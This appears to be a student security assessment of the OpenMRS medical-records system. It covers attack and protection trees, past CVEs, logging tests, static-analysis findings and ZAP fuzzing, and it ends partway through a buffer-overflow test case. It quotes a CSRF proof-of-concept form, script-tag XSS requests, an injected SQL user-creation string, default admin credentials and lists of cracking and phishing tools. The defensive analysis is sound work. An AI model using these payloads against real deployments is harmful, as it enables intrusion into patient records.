- If the attacker has access to network where OpenMRS is hosted or to the premise where the servers are set up (this also includes bot/worms/CSRF attacks followed by phishing mails to authorized members (doctors,nurses)), then the possible ways to steal records are Compromise the Servers by brute force/rainbow table attacks or using any known Operating System or Database vulnerabilities, compromise application by setting up a spear phishing attack on a doctor or nurse and then installing a bot or executing a XSS attack to steal data using the doctor or nurse credentials, bribing an insider to get the records or to install a packet sniffer in the network. All the mentioned ways to steal data involve high costs, but the technique of bribing an insider does not require any special equipment while the other two need. (Cain and Abel, RanibowCrack,Wfuzz for brute force attacks and bot tools etc). So bribing an insider is the preferred method.

Special Equipments that may be used:
- Brute force attacks: Cain and Abel, RainbowCrack, Aircrack-ng, THC Hydra.
- Phishing: SNAP_R, MSI Simple Phish, SET, Metasploit.

● Packet Sniffers: SharkTap Network Sniffer, PRTG, omnipeek

Evidence/Citations

1. Minimum Cost of bribing a Nurse is assumed as 1 Month salary (US average) of the Nurse(Average salary Details   http://nursesalaryguide.net/registered-nurse-rn-salary/).
2. Average monthly salary of a security gaurd in the US http://swz.salary.com/SalaryWizard/Security-Guard-Monthly-Salary-Details.aspx.
3. Cost of making an CSRF/ XSS attack is assumed as ¼ the cost of 2000 medical records at $10/record is $5000.Cost of a medical record is obtained from following link http://www.reuters.com/article/us-cybersecurity-hospitals/your-medical-record-is-worth-more-to-hackers-than-your-credit-card-idUSKCN0HJ21I20140924
4. Cost associated with packet sniffer tools are provided from this wikipedia page https://en.wikipedia.org/wiki/Comparison_of_packet_analyzers
5. Default accounts vulnerability https://technet.microsoft.com/en-us/library/hh825104.aspx
6. Social Engineering and password hacks costs are estimated from these sites http://blog.willis.com/2016/01/social-engineering-is-bigger-than-hacking-but-countermeasures-work/, https://blog.my1login.com/blog/staggering-cost-password-hacks

Protection Tree:

Description and Logical Explanation:

OpenMRSs' IT infrastructure and servers need to be protected in order to protect patient records. To prevent unauthorized access to the system strict access policies should be enforced to prevent access of patient's records. There should be strong password policies as well otherwise accounts could be hacked which might lead to stolen records. Patients should also be able to lock/unlock their records to prevent random(unwarranted) accesses to their records.

A malicious-user(doctor/nurse/sys admin with access to patient records) can copy all patient records onto a storage device such as a pen drive. Hospital employees should be frisked for electronic storage devices while entering and exiting premises to prevent them from downloading patient data onto such devices.

A malicious-user(doctor/nurse/sys admin with access to patient records) can potentially upload all patient records online, thus, internet access should be restricted by using VPNs to prevent uploading of patient data online.

A malicious-user can break into the network to launch more attacks to try and break the system and access the patient records. The network has to be protected using network analyzers and firewalls to detect and prevent intrusion.

A malicious-user can launch malware into the infrastructure to launch further attacks to enable stealing of the patient records. Antivirus has to be regularly updated to prevent attacks by malware.

A malicious-user can potentially use known vulnerabilities in the system dependencies to break into the system and steal patient records. The server has to be protected by frequently patching any third-party library dependencies so that vulnerabilities in them do not propagate to the system. Secure communication should be used by the server using TLS. CSRF tokens should be used for each request made to the server to protect against CSRF attacks.

Enforcing policies are the cheapest form of defense as it requires little work while frisking employees are the costliest as it's a tedious process and care must be taken to not violate the rights of the employees. Other protection mechanisms for the infrastructure have average cost as it requires some form of setup.

Evidence:

Links to online articles supporting above mentioned arguments are given below.
1. Use of Tools to test Network Security (Wireshark, Cain & Abel, tcpdump):
   http://sectools.org/tag/sniffers/
2. Making Employees of Organizations aware of OWASP Top 10
   https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
3. Using Strong Passwords to strengthen account security
   https://www.ted.com/talks/lorrie_faith_cranor_what_s_wrong_with_your_pa_
   w0rd?language=en
4. Two Factor Authentication helping strengthen security

https://safenet.gemalto.com/multi-factor-authentication/two-factor-authentication-2fa/

Special Equipment:

- Password Protection: Duo(2 factor authentication)
- Firewall Hardware: SonicWall, WatchGuard
- VPN: OpenVPN
- Antivirus: McAfee, Norton, BitDefender

6. Vulnerability history

1. **Cross-Site Request Forgery (CSRF) Vulnerability [CVE-2014-8073](CVE-2014-8073)**

    i. Cross-site request forgery (CSRF) vulnerability in OpenMRS 2.1 Standalone Edition allows remote attackers to hijack the authentication of administrators for requests that add a new user via a Save User action to admin/users/user.form.
    ii. This vulnerability is caused by improper validation of user-supplied input by the user.form script. By persuading an authenticated user to visit a malicious Web site, a remote attacker could send a malformed HTTP request. An attacker can exploit this vulnerability to perform cross-site scripting attacks, Web cache poisoning, and other malicious activities.
    iii. The NIST CVE page linked on the section title gives details on reporting of this Vulnerability. Vulnerability reported by Author: Mahendra at Packet Storm Website (linked below)
    The reference links are
    https://packetstormsecurity.com/files/128748/OpenMRS-2.1-Access-Bypass-XSS-CSRF.html
    https://exchange.xforce.ibmcloud.com/vulnerabilities/97692

```
-------------------------------------------------------------------
Cross-site request forgery (CVE-2014-8073)
-------------------------------------------------------------------

<html>
 <body>
    <form action="http://localhost:8081/openmrs-standalone/admin/users/user.form" method="POST">
        <input type="hidden" name="createNewPerson" value="true" />
        <input type="hidden" name="person.names[0].givenName" value="test" />
        <input type="hidden" name="person.names[0].middleName" value="test" />
        <input type="hidden" name="person.names[0].familyName" value="test" />
        <input type="hidden" name="person.gender" value="M" />
        <input type="hidden" name="username" value="test" />
        <input type="hidden" name="userFormPassword" value="Admin123" />
        <input type="hidden" name="confirm" value="Admin123" />
        <input type="hidden" name="roleStrings" value="Application: Registers Patients" />
        <input type="hidden" name="roleStrings" value="Application: Uses Patient Summary" />
        <input type="hidden" name="secretQuestion" value="" />
        <input type="hidden" name="secretAnswer" value="" />
        <input type="hidden" name="action" value="Save User" />
        <input type="submit" value="Submit request" />
    </form>
 </body>
</html>
```

Figure from *https://packetstormsecurity.com/files/128748/OpenMRS-2.1-Access-Bypass-XSS-CSRF.html*

iv. This is a commonly recurring vulnerability Cross-Site Request Forgery (CSRF) [(CWE-352)](), also part of OWASP Top 10 2017 - A8.

v. OpenMRS can fix this vulnerability by including a unpredictable token in each HTTP request and such token at a minimum must be unique per user session. Also the ideal way to include the token is in a hidden field and not in the URL so that it is not exposed to an attacker.

2. Permissions, Privileges, and Access Control Vulnerability [CVE-2014-8072]()

i. OpenMRS allows a remote attacker to bypass access control restrictions, this is caused by failure to restrict access to the Admin page URL. An attacker could exploit this vulnerability to bypass security restrictions and gain access to the admin module and disrupt the system.

ii. The NIST CVE page linked on the section title gives details on reporting of this Vulnerability. Vulnerability reported by Author: Mahendra at Packet Storm Website (linked below)

The reference links are
http://packetstormsecurity.com/files/128748/OpenMRS-2.1-Access-Bypass-XSS-CSRF.html
https://exchange.xforce.ibmcloud.com/vulnerabilities/97693

iii. This type of vulnerability is a commonly known software design flaw, software with improper access controls. This is along the lines of OWASP Top 10 2017-A4-Broken Access Control and also MITRE Co

iv. mmon Weakness Enumeration 264 ([CWE-264]())

v. This vulnerability is not yet fixed by OpenMRS team, this can be fixed by creating a role based access control list (RBAC) with strict demarcation and associating each user with their roles.

3. Multiple cross-site scripting (XSS) Vulnerabilities [CVE-2014-8071]()

i. OpenMRS standalone 2.1 had multiple XSS vulnerabilities that allowed remote attackers to inject malicious scripts or HTML via the following

- givenName, familyName, address1, address2 parameters to to registrationapp/registerPatient.page
- comment parameter to allergyui/allergy.page
- w10 parameter to htmlformentryui/htmlform/enterHtmlForm/submit.action page
- HTTP Referer Header to login.htm page
- returnUrl parameter to the htmlformentryui/htmlform/enterHtmlFormWithStandardUi.page or coreapps/mergeVisits.page
- visitId parameter to htmlformentryui/htmlform/enterHtmlFormWithSimpleUi.page.

ii. Vulnerability reported by Author: Mahendra at Packet Storm Website (linked below)
Sample snippet of vulnerability is below

```
-------------------------------------------------------------------
Multiple Persistent and Reflected Cross-Site Scripting (CVE-2014-8071)
-------------------------------------------------------------------
Persistent XSS

Parameters that are displayed back to the user are mostly vulnerable to cross-site scripting as user input was not
validate properly and as a result, the malicious script was stored by the application and executed when it was displayed
back to the user.

Below are several examples on the persistent and reflected XSS identified in OpenMRS 2.1 Standalone

------------------------
Register a patient page
------------------------

POST /openmrs-standalone/registrationapp/registerPatient.page?appId=referenceapplication.registrationapp.registerPatient
HTTP/1.1
Host: localhost:8081
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:32.0) Gecko/20100101 Firefox/32.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8081/openmrs-standalone/registrationapp/registerPatient.page?
appId=referenceapplication.registrationapp.registerPatient
Cookie: referenceapplication.lastSessionLocation=3; dashboardTab-1=patientOverviewTab;
JSESSIONID=9B21E253E4BEC8E8C07155C00CD54EE6
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 393

givenName=<script>alert(1)</script>&familyName=<script>alert(1)
</script>&preferred=true&gender=M&birthdateDay=1&birthdateMonth=12&birthdateYear=1989&birthdateYears=&birthdateMonths=&bir
12-1&address1=<script>alert(1)</script>&address2=<script>alert(1)
</script>&cityVillage=&stateProvince=&country=&postalCode=&phoneNumber=1111
```

Further details and more vulnerability scenarios are illustrated in
https://packetstormsecurity.com/files/128748/OpenMRS-2.1-Access-Bypass-XSS-CSRF.html and also
https://exchange.xforce.ibmcloud.com/vulnerabilities/97690

iii. This is a commonly recurring vulnerability Cross-Site Request Forgery (CSRF) (CWE-352), also
part of OWASP Top 10 2017 - A8.

i.The vulnerabilities are still not fixed

Our suggestion to fix it is to do proper input validation proper validation in the forms and also
for the GET parameters.

4. Cross-Site Request Forgery (CSRF) Vulnerability CVE-2017-7990

     i.The Reporting Module 1.12.0 in OpenMRS allows CSRF attacks with resulting XSS attacks, in which administrative authentication is hijacked to insert JavaScript into a name field in webapp/reports/manageReports.jsp

     ii.The exploit is described in the following links

- https://github.com/openmrs/openmrs-module-reporting/pull/141/commits/0023a659288538d2763835847d3414ecb18b931a#diff-50e25eddc5909110fa3d31090877c2fd
- https://www.youtube.com/watch?v=pfrIaNvIuFY

     ii.This is a common vulnerability type and is position 8 in Top 10 2017 (A8-Cross-Site Request Forgery (CSRF))

     iii.OpenMRS can fix this vulnerability by including a unpredictable token in each HTTP request and such token at a minimum must be unique per user session. Also the ideal way to include the token is in a hidden field and not in the URL so that it is not exposed to an attacker.

Part 3: Audit/logging, Static Analysis, Fuzzing, and Requirements

0. Module Selection:

In this phase of project, we have chosen the module 'FIND/CREATE PATIENT'.

1. Audit/Logging Implementation:

The default logging in OpenMRS is done with INFO. For each of the following test cases, the corresponding Log files [INFO] are checked and the results are used.

Module: Find/ Create Patient Module

1. Adding Allergy

TESTCASE ID: OpenMRS_Log1
Steps:
1. Log in to the OpenMRS application at "http://localhost:8081/openmrs-standalone" using Username: admin and Password: Admin123; select any location.
2. Go to "Find Patient Record" and search for patient "1002JN".
3. Add a new allergy for the patient (Heparins for example) and Save.
4. Open the log file from the path:
INSTALLATION_PATH/OpenMRS-standalone/appdata/openmrs.log

RESULTS:

TEST CASE ID	EXPECTED RESULTS	ACTUAL RESULTS	TEST CASE RESULTS
OpenMRS_Log1	Type of Access: CREATE User: System Administrator/ Super User Date/Time of access	Type of Access: CREATE User: Super User Date/Time of access What: Allergies	PASS

	What: Allergies information for Patient ID 1002JN Not to be Logged: Values for Allergies	information for Patient ID 1002JN Not Logged: Values for Allergies	

2. Update Allergy

TESTCASE ID: OpenMRS_Log2

Steps:
1. Log in to the OpenMRS application at "http://localhost:8081/openmrs-standalone" using Username: admin and Password: Admin123; select any location.
2. Go to "Find Patient Record" and search for patient "1002JN".
3. Click on the allergy that is already present (Heparins for example) and modify.
4. Add reaction as "Anaemia, Cough" and Severity as "Mild" and click Save.
5. Open the log file from the path:
INSTALLATION_PATH/OpenMRS-standalone/appdata/openmrs.log

RESULTS:

TEST CASE ID	EXPECTED RESULTS	ACTUAL RESULTS	TEST CASE RESULTS
OpenMRS_Log2	Type of Access: EDIT User: System Administrator/ Super User Date/Time of access What: Allergies information for Patient ID 1002JN Not to be Logged: Values for Allergies .	Type of Access: EDIT User: Super User Date/Time of access What: Allergies information for Patient ID 1002JN Not Logged: Values for Allergies	PASS

3. Viewing Sensitive Medical Data

TESTCASE ID: OpenMRS_Log3

Steps:

1. Log in to the OpenMRS application at "http://localhost:8081/openmrs-standalone" using Username: admin and Password: Admin123; select any location.
2. Go to "Find Patient Record" and search for patient "1002JN".
3. Click on the patient record to view the sensitive medical data associated with that patient.
4. Open the log file from the path:
INSTALLATION_PATH/OpenMRS-standalone/appdata/openmrs.log

RESULTS:

TEST CASE ID	EXPECTED RESULTS	ACTUAL RESULTS	TEST CASE RESULTS
OpenMRS_Log3	Type of Access: VIEW User: System Administrator/ Super User Date/Time of access What: Allergies information for Patient ID 1002JN Not to be Logged: Values for Allergies, Diagnosis, Vitals .	Type of Access: VIEW User: Super User Date/Time of access What: Allergies information for Patient ID 1002JN Not Logged: Values for Allergies, Diagnosis, Vitals.	PASS

4. Removing Allergy
TESTCASE ID: OpenMRS_Log4

Steps:
1. Log in to the OpenMRS application at "http://localhost:8081/openmrs-standalone" using Username: admin and Password: Admin123; select any location.
2. Go to "Find Patient Record" and search for patient "1002JN".
3. Click on the patient record to view the sensitive medical data associated with that patient.
4. Under allergies, remove one of the allergies already present, eg: Heparins.
5. Open the log file from the path:
INSTALLATION_PATH/OpenMRS-standalone/appdata/openmrs.log

RESULTS:

TEST CASE ID	EXPECTED RESULTS	ACTUAL RESULTS	TEST CASE RESULTS
OpenMRS_Log4	Type of Access: DELETE User: System Administrator/ Super User Date/Time of access What: Allergies information for Patient ID 1002JN Not to be Logged: Values for Allergies.	Type of Access: DELETE User: Super User Date/Time of access What: Allergies information for Patient ID 1002JN Not Logged: Values for Allergies..	PASS

5. Adding Diagnosis

TESTCASE ID: OpenMRS_Log5

Steps:
1. Log in to the OpenMRS application at "http://localhost:8081/openmrs-standalone" using Username: doctor and Password: Doctor123; select any location.
2. Go to "Find Patient Record" and search for patient "1002JN".
3. Under General Actions Tab on the right, click Start Visit.
4. Add a visit note and add presumed or confirmed diagnosis (for example, Malaria) and click Save.
5. Open the log file from the path:
INSTALLATION_PATH/OpenMRS-standalone/appdata/openmrs.log

RESULTS:

TEST CASE ID	EXPECTED RESULTS	ACTUAL RESULTS	TEST CASE RESULTS
OpenMRS_Log5	Type of Access: CREATE User: Doctor Date/Time of access What: Diagnosis information for Patient ID 1002JN Not to be Logged: Values	Type of Access: CREATE User: Doctor Date/Time of access What: Diagnosis information for Patient ID	PASS

	for Diagnosis .	1002JN Not Logged: Values for Diagnosis	

6. Update Diagnosis
TESTCASE ID: OpenMRS_Log6

Steps:
1. Log in to the OpenMRS application at "http://localhost:8081/openmrs-standalone" using Username: doctor and Password: Doctor123; select any location.
2. Go to "Find Patient Record" and search for patient "1002JN".
3. Click on the current visit and edit the visit note.
4. Add another secondary confirmed diagnosis for the particular visit, say, Asthma and click Save.
5. Open the log file from the path:
INSTALLATION_PATH/OpenMRS-standalone/appdata/openmrs.log

RESULTS:

TEST CASE ID	EXPECTED RESULTS	ACTUAL RESULTS	TEST CASE RESULTS
OpenMRS_Log6	Type of Access: EDIT User: Doctor Date/Time of access What: Diagnosis information for Patient ID 1002JN Not to be Logged: Values for Diagnosis .	Type of Access: EDIT User: Doctor Date/Time of access What: Diagnosis information for Patient ID 1002JN Not Logged: Values for Diagnosis	PASS

7. Removing Diagnosis

TESTCASE ID: OpenMRS_Log7

Steps:
1. Log in to the OpenMRS application at "http://localhost:8081/openmrs-standalone" using Username: doctor and Password: Doctor123; select any location.
2. Go to "Find Patient Record" and search for patient "1002JN".
3. Click on the patient record to view the sensitive medical data associated with that patient.
4. Click on the most recent Visit and delete the encounter/Visit.
5. Open the log file from the path:
INSTALLATION_PATH/OpenMRS-standalone/appdata/openmrs.log

RESULTS:

TEST CASE ID	EXPECTED RESULTS	ACTUAL RESULTS	TEST CASE RESULTS
OpenMRS_Log7	Type of Access: DELETE User: Doctor Date/Time of access What: Diagnosis information for Patient ID 1002JN Not to be Logged: Values for Diagnosis.	Type of Access: DELETE User: Doctor Date/Time of access What: Allergies information for Patient ID 1002JN Not Logged: Values for Diagnosis.	PASS

8. Removing A Patient
TESTCASE ID: OpenMRS_Log8

Steps:
1. Log in to the OpenMRS application at "http://localhost:8081/openmrs-standalone" using Username: admin and Password: Admin123; select any location.
2. Go to "Find Patient Record" and search for patient "1002JN".
3. Click on the patient record to view the sensitive medical data associated with that patient.
4. Click "Delete Patient" under the General Actions tab on the right.
5. Open the log file from the path:
INSTALLATION_PATH/OpenMRS-standalone/appdata/openmrs.log

RESULTS:

TEST CASE ID	EXPECTED RESULTS	ACTUAL RESULTS	TEST CASE RESULTS
OpenMRS_Log8	Type of Access: DELETE User: System Administrator/ Super User Date/Time of access What: Medical information for Patient ID 1002JN Not to be Logged: Values for Visits, Diagnosis, Vitals.	Type of Access: DELETE User: Super User Date/Time of access What: Medical information for Patient ID 1002JN Not Logged: Values for Visits, Diagnosis, Vitals.	PASS

9. Registering A Patient
TESTCASE ID: OpenMRS_Log9

Steps:
1. Log in to the OpenMRS application at "http://localhost:8081/openmrs-standalone" using Username: admin and Password: Admin123; select any location.
2. Click on "Register a Patient" and fill relevant details, Save.
3. Open the log file from the path:
INSTALLATION_PATH/OpenMRS-standalone/appdata/openmrs.log

RESULTS:

TEST CASE ID	EXPECTED RESULTS	ACTUAL RESULTS	TEST CASE RESULTS
OpenMRS_Log9	Type of Access: CREATE User: System Administrator/ Super User Date/Time of access What: Medical information for new Patient Not to be Logged: Personal information of the patient like address, phone number.	Type of Access: CREATE User: Super User Date/Time of access What: Medical information for new Patient Not Logged: Personal information of the patient like address, phone number.	PASS

10. Editing Patient Info
TESTCASE ID: OpenMRS_Log10

Steps:
1. Log in to the OpenMRS application at "http://localhost:8081/openmrs-standalone" using
Username: admin and Password: Admin123; select any location.
2. Edit the Patient Record by modifying the contact information etc, Save.
3. Open the log file from the path:
INSTALLATION_PATH/OpenMRS-standalone/appdata/openmrs.log

RESULTS:

TEST CASE ID	EXPECTED RESULTS	ACTUAL RESULTS	TEST CASE RESULTS
OpenMRS_Log10	Type of Access: EDIT User: System Administrator/ Super User Date/Time of access What: Medical information for new Patient Not to be Logged: Personal information of the patient like address, phone number.	Type of Access: EDIT User: Super User Date/Time of access What: Medical information for new Patient Not Logged: Personal information of the patient like address, phone number.	PASS

<u>Adequacy of Logging In OpenMRS</u>

OpenMRS uses Tomcat logs to register its logging. From the test cases above, we can see that
the necessary events are logged with appropriate details.
It logs the users and the actions whenever data is added/modified/deleted/viewed along with
the timestamp, but does not log the sensitive medical data. This may tend to be inadequate in
some cases. Hence, logging in OpenMRS is inadequate.

2. Static analysis with Fortify

Build Summary

Analysis summary

Issues Identified in OpenMRS-API with Fortify

1. Privacy Violation

Issue:

"log.trace("Setting property: " + prop + ":" + value);"

On **line 311 The method mergeDefaultRuntimeProperties() in DatabaseUpdater.java** mishandles confidential information by printing into log file, which can compromise user privacy and is often illegal.If the log file falls into the hands of a malicious user it can lead to more serious risk. The parameter "value" contains runtime properties which may give out info on the system properties like version numbers, which may make the system susceptible to an attack.

Change suggested:

Develop and strictly adhere to internal privacy guidelines, verify that information that is being logged does not go against the privacy guidelines. In worst cases where data needs to be logged, don't log the value directly but either encrypt them before logging or create references which are only decipherable by privileged users and log those references.

2. Command Injection

Issue:
" Process p = (wd != null) ? Runtime.getRuntime().exec(cmds, null, wd) : Runtime.getRuntime().exec(cmds); "

On line **187 of the method execMysqlCmd() in MigrateDataSet.java** calls exec() with a command built from untrusted user data. This call can lead to a shell command injection, the program will execute malicious commands on behalf of an attacker. By modifying the input the attacker can change the command that the program executes or can change the environment in which the command executes. If the application executes these commands as a privileged user, then there is a risk of affecting system critical files.

Change suggested:

- Have a predetermined set of safe commands that can be executed, pass the user input through blacklist and whitelist filters and if identified that command("cmds") is not malicious then map the user command to a command in the predetermined set of commands. If the user input command is identified to be malicious, do not execute the command at all or default to a safe command.
- If the programming language allows to use api calls to system commands, use them after validating the input, can use support from frameworks like Spring MVC or Struts to validate the user input.

3. **SQL Injection**

   Explained in vulnerability #2, SQL injection.

4. **Path Manipulation**

   Issue:
   "folder = new File(OpenmrsUtil.getApplicationDataDirectory(), folderName);"

   At **line 1145 of OpenmrsUtil.java**, Attackers are able to control the filesystem path argument **File()**, which allows them to access or modify otherwise protected files. By manipulating the parameters used to call the File(), the attacker can gain access to critical system files or application binaries.

   Change suggested:
   Validate the parameters sent to File command by verifying if the user or application have access to those directories. Or run the application under user who does not have access to other directories (critical) at system level.
   Another suggestion is to have a another level of indirection by creating a list of legitimate resource names that a user is allowed to specify, and only allow the user to select from the list.

5. **Password Management: Hardcoded password**
   Issue:
   "String   password   =   "1d1436658853aceceadd72e92f1ae9089a0000fbb38cea519c
   e34eae9f28523930ecb212177dbd607d83dc275fde3e9ca648deb557d503ad0bcd01a955a394b2"
   ;"

   "public static String SCHEDULER_DEFAULT_PASSWORD = "test";"
   At line **58 in SecurityTest.java , function hashMatches_shouldMatchStrings**
   HashedWithSha512AlgorithmAnd128CharactersSalt() uses a hardcoded password.

   At line **22 in SchedulerConstraints.java** , scheduler has a default password which is hardcoded in the code.

   Since the password is stored in plaintext, it is available to anyone who has access to source code (dangerous in open source projects like OpenMRS)Hardcoded passwords may compromise system security in a way that cannot be easily remedied.

   Change Suggested:
   Instead of hardcoding the plaintext password in the source code, store them as encrypted forms and decrypt them at runtime. Another way is to have a separate vault file (or a DB table) where passwords are stored in hashed or encrypted format.

6. **Log Forging**
   Explained in Vulnerability #4 of part 1 of the report.

7. **Password Management: Password in Configuration file**
   Issue:
   "admin_user_password=Admin123"
   " connection.password=sa"

   At line 17 in installation.h2.properties, the Administrator password is stored in plain text, at line 7 of the same file the database user password is stored in plaintext
   In another case a hardcoded password exists in liquibase-core-data.xml at line 56.

   Having plaintext password in a configuration file allows anyone who can read the file access to the password-protected resource, which is especially very dangerous in case of open source projects like OpenMRS.

   Change Suggested:
   Encrypt(or Hash with a salt) the passwords before storing them in the configuration files and decrypt then at runtime. For first time users generate a random password at installation and store its encrypted form in the configuration file. Another option is to have the entire configuration file encrypted and decrypted at runtime. For system

passwords, passwords can be securely set as environment variables and assessed appropriately.

8. Privacy Violation: Heap Inspection
Issue:

"pass = new String(password);"

At line 153 method importUsers and at line 253 method importRelationships in MigrationHelper.java, stores sensitive data in a String object, making it impossible to reliably purge the data from memory. Sensitive data (such as passwords, social security numbers, credit card numbers etc) stored in memory can be leaked if memory is not cleared after use. Often, Strings are used store sensitive data, however, since String objects are immutable, removing the value of a String from memory can only be done by the JVM garbage collector. The garbage collector is not required to run unless the JVM is low on memory, so there is no guarantee as to when garbage collection will take place. In the event of an application crash, a memory dump of the application might reveal sensitive data. If attacker gets access to the memory dump then sensitive information (like password here) can get leaked.

Change Suggested:

Store sensitive information like passwords in char/byte arrays instead of String, so that they can be programmatically cleared from the memory. For example
> *private JPasswordField pf;*
> *…*
> *final char[] password = pf.getPassword();*
> *// use the password*
> *…*
> *// erase when finished*
> *Arrays.fill(password, ' ');*

9. Denial of Service: Regular Expression
Issue:

"if (StringUtils.isNotBlank(personName.getGivenName()) &&
!personName.getGivenName().matches(namePattern)) {"

At line **141 in method validatePersonName at PersonNameValidator.java** (and also at lines 144,147 and 150), untrusted information that is provided by user is used in regular expression without validating it first. This can cause the thread to over-consume CPU resources, which can be used by a attacker to cause a denial of service attack.

There are no known regular expression implementations which are immune to this vulnerability. All platforms and languages are vulnerable to this attack.

Change Suggested:
Before passing input to the Regex function validate them against a whitelist or blacklist filter, but since won't be possible for all cases (since sometimes regex may be needed for that) associate the Regex call with a timeout value and kill the call when timeout occurs.

10. **Dynamic Code Evaluation: Unsafe XStream Deserialization**
    (Written as Vulnerability #1 in section 1)

3. FUZZING WITH ZAP:

Module Selected: Find/Create Patient

1. **Injection:**

Test Case Id: INJ_01

Instructions to execute INJ_01:

1. Open chrome Browser.
2. Run OpenMRS
3. Login as an admin (username: admin, password: Admin123) in the Inpatient Ward section.
4. In ZAP, select Post:login under the http://localhost:[port]/openmrs-standalone folder.
5. Highlight the value for username and right-click and select the "fuzz..." option.
6. In the fuzzer tool menu, click "payloads" and select the "File Fuzzers" type. Then expand "jbrofuzz" and then under "Injection", select the check box near "LDAP Injection".
7. Start the fuzzing tool.

How the fuzzing exercise do?
No, didn't find anything.

Results:

Test Case ID	Expected Results	Actual Result	Result
INJ_01	The report should not show any attacks that were successful.	No attacks are successful	PASS

Test Case Id: INJ_02

Instructions to execute INJ_02:

1. Open chrome Browser.
2. Run OpenMRS
3. Login as an admin (username: admin, password: Admin123) in the Inpatient Ward section.
4. Click on Find Patient Record.
5. Search for a patient and click on his/her name to the record.
6. Click on edit.
7. Click on Confirm.
8. Click on the green Confirm link to populate the request.
9. In ZAP, select Post:editSection under the registrationapp folder inside the openmrs folder.
10. Highlight the given name value in the post request and right-click and select "fuzz...".
11. In the fuzzer tool menu, click "payloads" and select the "File Fuzzers" type. Then expand "jbrofuzz" and then under "Injection", select the check box near "Active SQL Injection"
12. Start the fuzzer.

How the fuzzing exercise do?
Yes, found something.

Results:

Test Case ID	Expected Results	Actual Result	Result
INJ_02	The report should not show any	Report contains a command with the	FAIL

	attacks that were successful.	status "Reflected", signalling a successful attack.	

Comments for Injection Attacks:

In INJ_01, the login form is properly input validated. Hence, no vulnerability is detected there.

In INJ_02, the test case injecting "create username identified by pass123 temporary tablespace temp default tablespace users;" in the name field shows a successful injection attack because no input validation is done on the form there.

2. Buffer Overflow:

Test Case Id: BO_01

Instructions to execute BO_01:

1. Open chrome Browser.
2. Run OpenMRS
3. Login as an admin (username: admin, password: Admin123) in the Inpatient Ward section.
4. In ZAP, select Post:login under the http://localhost:[port]/openmrs-standalone folder.
5. Highlight the value for username and right-click and select the "fuzz..." option.
